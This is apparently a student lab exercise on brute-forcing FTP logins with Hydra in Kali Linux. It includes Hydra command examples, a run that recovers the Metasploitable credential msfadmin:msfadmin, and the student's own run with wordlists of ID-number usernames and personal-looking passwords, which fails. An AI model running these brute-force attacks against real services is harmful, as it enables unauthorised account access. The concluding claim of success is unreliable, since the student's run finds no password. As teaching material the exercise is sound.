Exercise No 2: Cracking the Password

Aim: To Cracking the Password using Hydra, Johny Tools in Kali Linux Operating Systems.

Procedure:

<u>Step 1:</u> To open it, go to Applications → Password Attacks → Online Attacks → hydra.


It will open the terminal console, as shown in the following screenshot.

```
Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@kali:~#
```

In this case, we will brute force FTP service of metasploitable machine, which has IP 192.168.1.101

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:c9:6e
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:c96e/64 Scope:Link
```

We have created in Kali a word list with extension 'lst' in the path usr\share\wordlist\metasploit.

The command will be as follows −

hydra -l /usr/share/wordlists/metasploit/user -P
/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 –V

where –V is the username and password while trying

```
root@kali:~# hydra -l /usr/share/wordlists/metasploit/user -p /usr/share/wordlists/metasploit/password ftp://192
.168.1.101 -V
```

As shown in the following screenshot, the username and password are found which are
msfadmin:msfadmin

```
[DATA] 12 tasks, 1 server, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.   .101 - login "admin_1" - pass "password_1" - 1 of 12 [child 0]
[ATTEMPT] target 192.168.   .101 - login "admin_1" - pass "password" - 2 of 12 [child 1]
[ATTEMPT] target 192.168.   .101 - login "admin_1" - pass "msfadmin" - 3 of 12 [child 2]
[ATTEMPT] target 192.168.   .101 - login "admin_1" - pass "password_2" - 4 of 12 [child 3]
[ATTEMPT] target 192.168.   .101 - login "admin" - pass "password_1" - 5 of 12 [child 4]
[ATTEMPT] target 192.168.   .101 - login "admin" - pass "password" - 6 of 12 [child 5]
[ATTEMPT] target 192.168.   .101 - login "admin" - pass "msfadmin" - 7 of 12 [child 6]
[ATTEMPT] target 192.168.   .101 - login "admin" - pass "password_2" - 8 of 12 [child 7]
[ATTEMPT] target 192.168.   .101 - login "msfadmin" - pass "password_1" - 9 of 12 [child 8]
[ATTEMPT] target 192.168.   .101 - login "msfadmin" - pass "password" - 10 of 12 [child 9]
[ATTEMPT] target 192.168.   .101 - login "msfadmin" - pass "msfadmin" - 11 of 12 [child 10]
[ATTEMPT] target 192.168.   .101 - login "msfadmin" - pass "password_2" - 12 of 12 [child 11]
[21][ftp] host: 192.168.   .101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```

OUTPUT

1.username.txt


```
GNU nano 6.4                                                    password.txt
gowtham@2002
harish2502
vikas@123
chenna50
arin@2002
```

2.password.txt


```
GNU nano 6.4                                                    username.txt
192011090
192011095
192011274
192011050
192011020
```

3.hydra -L username.txt -P password.txt 172.18.52.146 -V


```
┌──(root@kali)-[~]
└─# hydra -L username.txt -P password.txt 172.18.52.141 ftp -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-30 22:53:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftp://172.18.52.141:21/
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "Gowtham@2002" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "harish2502" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "vikas@123" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "chenna50" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "arin@2002" - 5 of 25 [child 4] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011095" - pass "Gowtham@2002" - 6 of 25 [child 5] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011095" - pass "harish2502" - 7 of 25 [child 6] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011095" - pass "vikas@123" - 8 of 25 [child 7] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011095" - pass "chenna50" - 9 of 25 [child 8] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011095" - pass "arin@2002" - 10 of 25 [child 9] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011274" - pass "Gowtham@2002" - 11 of 25 [child 10] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011274" - pass "harish2502" - 12 of 25 [child 11] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011274" - pass "vikas@123" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011274" - pass "chenna50" - 14 of 25 [child 13] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011274" - pass "arin@2002" - 15 of 25 [child 14] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011050" - pass "Gowtham@2002" - 16 of 25 [child 15] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-30 22:53:52

┌──(root@kali)-[~]
└─#
```

RESULT

Hence Cracking the Password using Hydra tool in Kali Linux Operating System is performed successfully.